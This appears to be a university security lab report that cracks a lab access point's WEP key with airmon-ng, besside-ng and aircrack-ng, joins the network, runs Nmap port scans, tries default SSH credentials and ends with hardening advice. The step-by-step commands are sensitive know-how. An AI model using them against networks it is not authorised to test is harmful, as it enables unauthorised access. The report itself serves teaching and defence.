

Table of Contents

<i>Chapter</i>	<i>Pages</i>
Summary	3
The objective of Performing The Lab	3
Description of Experimental Setup	3
Procedure	4
Results and further scans after cracking the password key	7
Security improvement suggestions	11
References	12

Summary

Wireless networks and various internet technologies based on wireless fidelity require encryption to remain secure. The majority of internet attacks occur over an open network, where devices are more easily attacked. WEP is one such encryption that was initially developed to secure wireless networks (Wired Equivalent Privacy). The Wi-Fi standard 802.11b specifies this encryption. [1]

However, WEP was phased out due to its lower security levels in network security. WEP uses a static encryption key that can be cracked in under 5 minutes with a wireless adapter capable of packet injection. The lab was conducted to show how simple it is to extract the WEP password for any access point with WEP encryption. Additional attacks and scans were run as soon as the key was cracked.

The objective of Performing The Lab


Wireless networks use WPA2 and WPA3 security protocols nowadays to keep the network secure. The access point's password is protected by a robust encryption algorithm that makes it difficult to crack. In contrast, WEP was used for a while before being abandoned when encryption standards were first implemented in wireless networks. Because WEP had a static encryption key, the passwords were easy to decrypt. With the right equipment and strategy, WEP keys might be decrypted in less than two minutes.

The demonstration was made during the lab to crack the WEP encryption for an access point and scan for network vulnerabilities and open ports. Initially, the SSID of the network was not known either. A network adapter with packet injection capabilities was used to accomplish this. It is also critical that the network adapter can enter monitor mode, as this mode is used to scan for access points with specific encryption within the adapter's range.

Description of Experimental Setup

The most famous and advanced operating system with built-in cybersecurity and hacking tools is Kali Linux. Therefore, the official Kali Linux image (v2022.4) was virtualised in VMware Fusion, allocating two cores and 4 GiB memory and 30 GiB of hard drive to accommodate space for various libraries and updates. (Fig. 1.1) (Fig. 1.2)

Another critical hardware used in the lab was a Wireless Network adapter supporting monitor mode and packet injection in Kali Linux. Kali supports only a handful of network adapters and chipsets; the Network Adapter used in the lab has the **Realtek RTL8811AU chipset**. (Fig. 1.3)



```
(root@kali)-[~]  
# lsb_release -a  
No LSB modules are available.  
Distributor ID: Kali  
Description:    Kali GNU/Linux Rolling  
Release:        2022.4  
Codename:       kali-rolling
```

Fig 1.1 lsb_release -a shows the operating system

```
(root@kali)-[~]
# fdisk --list
Disk /dev/sda: 30 GiB, 32212254720 bytes, 62914560 sectors
Disk model: VMware Virtual S
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x1545231a

Device      Boot    Start        End    Sectors    Size Id Type
/dev/sda1   *          2048    60913663    60911616    29G 83 Linux
/dev/sda2             60915710  62912511    1996802    975M  5 Extended
/dev/sda5             60915712  62912511    1996800    975M 82 Linux swap / Solaris
```

Fig 1.2 fdisk –list shows the allocated hard drives and system partition(s)

```
(root@kali)-[~]
# airmon-ng

PHY      Interface      Driver      Chipset
phy2     wlan0           88XXau      TP-Link Archer T2U PLUS [RTL8821AU]
```

Fig 1.3 airmon-ng shows the attached Network adapter and the chipset information

Procedure

1. Since the Kali Linux operating system needed virtualisation, VMware Fusion was installed from the official website on the host operating system.
2. The official Kali image was downloaded from the website considering the latest build version and release.
3. Kali was set up and installed graphically on VMware Fusion, allocating two cores and 4 GiB memory and a hard drive of 30 GiB. By default, Kali recommends 2 GiB memory and two cores, and it is best if more resources are used than the recommended specifications.
4. Once the Kali Operating system got installed in VMware Fusion, root access was enabled by the command *sudo passwd*. The username is always set to “root” by default. Root access is essential to access all the libraries and ensure seamless installation of modules without permission issues.
5. Once the operating system was set up, SSH authentication was verified from the terminal of the host machine to ensure SSH is possible remotely without being to work on the Kali terminal for ease of access.
6. The Network Settings of Kali Linux were set up in a way that used a bridged network connection between the host machine and the virtual machine. Therefore, It was possible to use the Wi-Fi of the host machine to install the modules and update the libraries.
7. To begin, a command (*sudo apt update*) was run to fetch the operating system’s updates and patches for the OS. Secondly, *sudo apt full-upgrade -y* was run to patch the operating system with the latest released firmware of individual libraries.

8. Now, the OS is ready to run tools and other drivers. The Network Adapter that supports packet injection and monitor mode was inserted into the USB of the host machine, and bridged connections were set up on the VMware Fusion. Once Kali detected the Network Adapter, the driver Realtek RTL8811AU was installed to enable the wireless adapter's full capabilities.
9. Once the installation got completed, the Network Adapter details were verified using the **command *airmon-ng***.
10. The First step is to set the adapter to Monitor mode from Managed, which is essential to run the network scans to view nearby access points. ***iwconfig*** is used to verify the adapter's status. (Fig. 2.1)

```
(root@kali)-[~]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Fig 2.1 The wireless adapter wlan0 shows "Managed" Mode initially

11. wlan0 was set up to utilise Monitor mode using ***airmon-ng start wlan0***. Once the adapter was set up to monitor mode, the changes were verified. (Fig. 2.2)

```
(root@kali)-[~]
# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy2     wlan0              88XXau      TP-Link Archer T2U PLUS [RTL8821AU]
          (monitor mode enabled)
```

Fig 2.2 Wireless Adapter wlan0 with monitor mode enabled

12. The processes that could interfere with the hacking process were killed using ***airmon-ng check kill***. (Fig. 2.3)

```
(root@kali)-[~]
# airmon-ng check kill

Killing these processes:

PID Name
133672 wpa_supplicant
```

Fig. 2.3 Killing the processes that could interfere with packet injection

13. The command **airodump-ng wlan0 -encrypt WEP** was run to scan for all the networks within the range of the access point with WEP encryption setup. Soon after the scan, the WEP SSID and access point were found. In this case, “**SecurityLab_AP**” (Fig 2.4)

```
CH 8 ][ Elapsed: 6 s ][ 2022-11-22 09:49
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F4:DB:E6:87:00:21	-1	0	0	0	1	-1			<length: 0>
F4:DB:E6:5E:5F:E2	-1	0	0	0	1	-1			<length: 0>
88:F0:31:91:46:60	-1	0	0	0	7	-1			<length: 0>
00:23:69:2A:5E:65	-18	24	0	0	6	54e	WEP	WEP	SecurityLab_AP

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F4:DB:E6:87:00:21	98:22:EF:93:B8:73	-63	0 - 1e	0	1		
F4:DB:E6:87:00:21	94:65:2D:2F:31:78	-81	0 - 9e	0	1		
F4:DB:E6:5E:5F:E2	16:E3:98:C5:5B:B3	-81	0 - 12	0	3		
(not associated)	F6:4F:CE:2C:36:55	-37	0 - 1	0	1		aalto open
(not associated)	DA:A1:19:D2:4C:F1	-67	0 - 1	0	1		
(not associated)	80:45:DD:B6:00:BC	-45	0 - 1	1	5		aalto
(not associated)	4C:1D:96:40:1B:F9	-57	0 - 1	5	6		
(not associated)	CE:ED:FF:EC:96:C7	-21	0 - 1	8	6		aalto open
(not associated)	90:E8:68:0E:6C:7F	-49	0 - 1	63	3		
88:F0:31:91:46:60	54:14:F3:59:CE:C3	-74	0 - 6e	0	9		

Quitting...

Fig. 2.4 WEP Access Point ~ SecurityLAB_AP

14. To proceed with the hacking, BSSID (00:23:69:2A:5E:65) and the operating channel (CH 6) were noted separately to proceed with the hacking.
15. Various tools could be employed to crack the WEP key, but Besside-ng was utilised to support WEP hacking in this case. Therefore, command **Besside-ng wlan0 -c 6 -b 00:23:69:2A:5E:65** was entered to initialise the process.
16. After entering the Besside-ng command, the packets were injected / beacons were sent continuously to the specified BSSID. This step is critical as this is essential for a **wireless handshake**, after which the keys are cracked with a brute force attack. In this case of WEP, it is not essential to use a dictionary attack, and there is no need to utilise a wordlist to identify the key.
17. After 5 minutes, enough packets were injected into the BSSID continuously, and the key was found and decrypted successfully in the Hex format. (Fig. 2.5) (Fig. 2.6)

```
Bad beacon
[09:52:34] Got key for SecurityLab_AP [8f:63:4f:08:53] 20022 IVs
[09:52:34] Pwned network SecurityLab_AP in 1:30 mins:sec
[09:52:34] TO-OWN [] OWNED [SecurityLab_AP]
[09:52:34] All neighbors owned

Dying ...
[09:52:34] TO-OWN [] OWNED [SecurityLab_AP]
```

Fig. 2.5 Successful pull of the Security Key for the SSID “SecurityLab_AP”

```
Aircrack-ng 1.7

[00:00:02] Tested 43925 keys (got 20067 IVs)

KB   depth  byte(vote)
0    0/ 2    8F(28928) 27(28160) 65(26368) 60(26112) 1D(25344) B6(25344) D3(25088) A0(24576)
1    5/ 13    63(25088) CE(25088) BD(24832) 34(24576) 42(24576) E9(24320) 78(24320) 1D(24064)
2    1/ 8     4F(26368) 6F(26368) 4D(25344) 1A(25088) 03(24832) EB(24576) 82(24576) 03(24320)
3   15/ 20    CD(23808) 17(23552) 42(23552) 44(23552) 49(23552) 56(23552) FF(23552) 09(23296)
4    0/ 11    53(25856) A6(25856) 2D(25600) B5(25344) C5(25088) C9(25088) 1F(24832) B8(24320)

KEY FOUND! [ 8F:63:4F:08:53 ]
Decrypted correctly: 100%
```

Fig. 2.6 Successful crack and decryption of the WEP wireless key “8F:63:4F:08:53”

- Once the key was found, the last command to connect to the access point, “**SecurityLab_AP**”, was entered on the terminal; the Wireless Adapter successfully connected to the access point, indicating a successful hack and the correct password. (Fig. 2.7)

nmcli d wifi connect SecurityLab_AP password 8F634F0853

```
(root@kali)-[~]
# nmcli d wifi connect SecurityLab_AP password 8F634F0853
Warning: WEP encryption is known to be insecure.
Device 'wlan0' successfully activated with 'd8ddc60f-6e55-4108-acd1-39765a4a5918'.
```

Fig. 2.7 Successful connection to the Access Point with the cracked key

Results and further scans after cracking the password key

- ifconfig** was run to verify the new IP address after connecting to the wireless access point “SecurityLab_AP” (Fig. 3.1)

```
(kali@kali)-[~]
$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 144 bytes 11012 (10.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 144 bytes 11012 (10.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.103 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::3f65:8e23:8ef1:a37c prefixlen 64 scopeid 0<20<link>
    ether f0:79:59:e7:3b:1f txqueuelen 1000 (Ethernet)
    RX packets 4038 bytes 420440 (410.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3219 bytes 330714 (322.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fig. 3.1 ifconfig description for wlan0

2. The Router Configuration page was verified on the browser (<http://192.168.1.1>), and admin access was checked within the router configuration page. (Fig 3.2)



Fig. 3.2 Router Configuration Page

3. Connected devices were checked on the GUI of the Router Configuration Page. Two devices were found to be connected to the access point. (Fig. 3.3)




Fig. 3.3 Connected and Active devices on the access point

4. The IP was changed to static to reach the same range as the connected devices. In Kali, it is possible to change the IP using the Advanced Network Configuration Settings. The IP was set to 192.168.1.104, Gateway to 192.168.1.1, Netmask to 255.255.255.0 and the most important thing was to set up a nameserver to 8.8.8.8 to resolve the DNS. Then, Kali was rebooted, and the NetworkManager service was restarted to ensure stability. (Fig. 3.4) (Fig. 3.5)




Fig. 3.4 Setting static IP to the connected access point

```
root@kali: ~  
File Actions Edit View Help  
# service NetworkManager status  
● NetworkManager.service - Network Manager  
   Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled; pr  
   Active: active (running) since Fri 2022-11-25 13:07:38 EET; 5min ago  
     Docs: man:NetworkManager(8)  
   Main PID: 7260 (NetworkManager)  
     Tasks: 3 (limit: 4584)  
    Memory: 6.0M  
       CPU: 265ms  
    CGroup: /system.slice/NetworkManager.service  
            └─7260 /usr/sbin/NetworkManager --no-daemon  
  
Nov 25 13:07:51 kali NetworkManager[7260]: <info> [1669374471.3755] device >  
Nov 25 13:07:51 kali NetworkManager[7260]: <info> [1669374471.3757] device >  
Nov 25 13:07:51 kali NetworkManager[7260]: <info> [1669374471.3761] manager>  
Nov 25 13:07:51 kali NetworkManager[7260]: <info> [1669374471.3766] device >  
Nov 25 13:07:51 kali NetworkManager[7260]: <info> [1669374471.3770] manager>  
Nov 25 13:08:24 kali NetworkManager[7260]: <info> [1669374504.5366] device >  
Nov 25 13:08:24 kali NetworkManager[7260]: <info> [1669374504.5771] device >  
Nov 25 13:08:24 kali NetworkManager[7260]: <info> [1669374504.5773] device >  
Nov 25 13:08:24 kali NetworkManager[7260]: <info> [1669374504.5780] device >  
Nov 25 13:08:24 kali NetworkManager[7260]: <info> [1669374504.5784] manager>  
lines 1-21/21 (END)
```

Fig. 3.5 Ensuring NetworkManager is active after the restart

5. Once connected to the access point, another network was accessible. The 10.38.170.0/24 network became reachable only when the wired network interface *eth0* was disabled, which took some time to figure out. Using Nmap revealed there to be four hosts in the network besides the access point at address 10.38.170.60.

```
Nmap scan report for 10.38.170.10
Host is up (0.056s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open       ssh
1720/tcp  filtered  h323q931
```

```
Nmap scan report for 10.38.170.50
Host is up (0.15s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open       ftp
22/tcp    open       ssh
53/tcp    open       domain
80/tcp    open       http
1720/tcp  filtered  h323q931
```

```
Nmap scan report for 10.38.170.52
Host is up (0.083s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open       ssh
25/tcp    open       smtp
110/tcp   open       pop3
143/tcp   open       imap
993/tcp   open       imaps
995/tcp   open       pop3s
1720/tcp  filtered  h323q931
```

```
Nmap scan report for 10.38.170.60
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
23/tcp    open       telnet
53/tcp    open       domain
80/tcp    open       http
```

```
Nmap scan report for 10.38.170.254
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open       ssh
1720/tcp  filtered  h323q931
```

The scan results show that many hosts are using old, outdated protocols and services known to have security vulnerabilities.

- Assuming *h323q931* using port 1720 indicates the presence of Microsoft NetMeeting, it is listed to have several security issues and has been discontinued by Microsoft.[2]
- Telnet running on the access point is a half a century old protocol that is not secure because all data is sent as plain text and has been exploited to sniff open ports.[3]

- The Apache server running on 10.38.170.50 is using HTTP instead of encrypted HTTPS.
- While there are secure mail protocols IMAPS and POP3S running at 10.38.170.52, it is also running insecure versions such as SMTP, IMAP and POP3. SMTP can be deployed with encryption. However, another port besides port 25 is typically used in that case.[4]
- Nmap reports that the FTP server at 10.38.170.50 allows anonymous FTP login, which may be a security risk. The version it uses, *vsFTPd 3.0.3*, is said to be vulnerable to denial-of-service attacks.[5]




Fig. 3.6 Map of the network as indicated by scans and AP control panel

All hosts were running a Linux kernel. Details in the Nmap scan reports indicated that one was running Debian and two were running Ubuntu. The host at 10.38.170.254 may have been a Debian host, but the OS data was incomplete. Login to the SSH server running at 10.38.170.10 was manually attempted with credentials including admin/admin, Debian/Debian and root/root, but access was not gained.

Security improvement suggestions

Firstly, the WEP encryption should be replaced with a more modern WPA2 (or even WPA3 if supported) in the WLAN. It would make the first step of accessing the network immensely more difficult for an intruder. Although along with that, the password should also be strong. The credentials of the access point control panel should be changed from the default credentials to more secure ones. A strong password would also be a good idea, and a more obscure username than “admin”.

The security of the private network could be improved by disabling outdated services and protocols, updating the versions up to date and only using the secure versions of the mail protocols. Firewall policies could presumably be applied to prevent or hinder the probing of the hosts.

References

- [1] Loshin, P. (2021). *What is wired equivalent privacy (WEP)?*
<https://www.techtarget.com/searchsecurity/definition/Wired-Equivalent-Privacy> Cited 27.11.2022.
- [2] https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-306/Microsoft-Netmeeting.html. Cited 27.11.2022.
- [3] <https://www.omnisecu.com/tcpip/why-telnet-is-not-secure.php>. Cited 27.11.2022.
- [4] Hoffman, P. 2002. *SMTP Service Extension for Secure SMTP over Transport Layer Security*.
<https://www.rfc-editor.org/rfc/rfc3207.html>. Cited 27.11.2022.
- [5] <https://www.exploit-db.com/exploits/49719>. Cited 27.11.2022.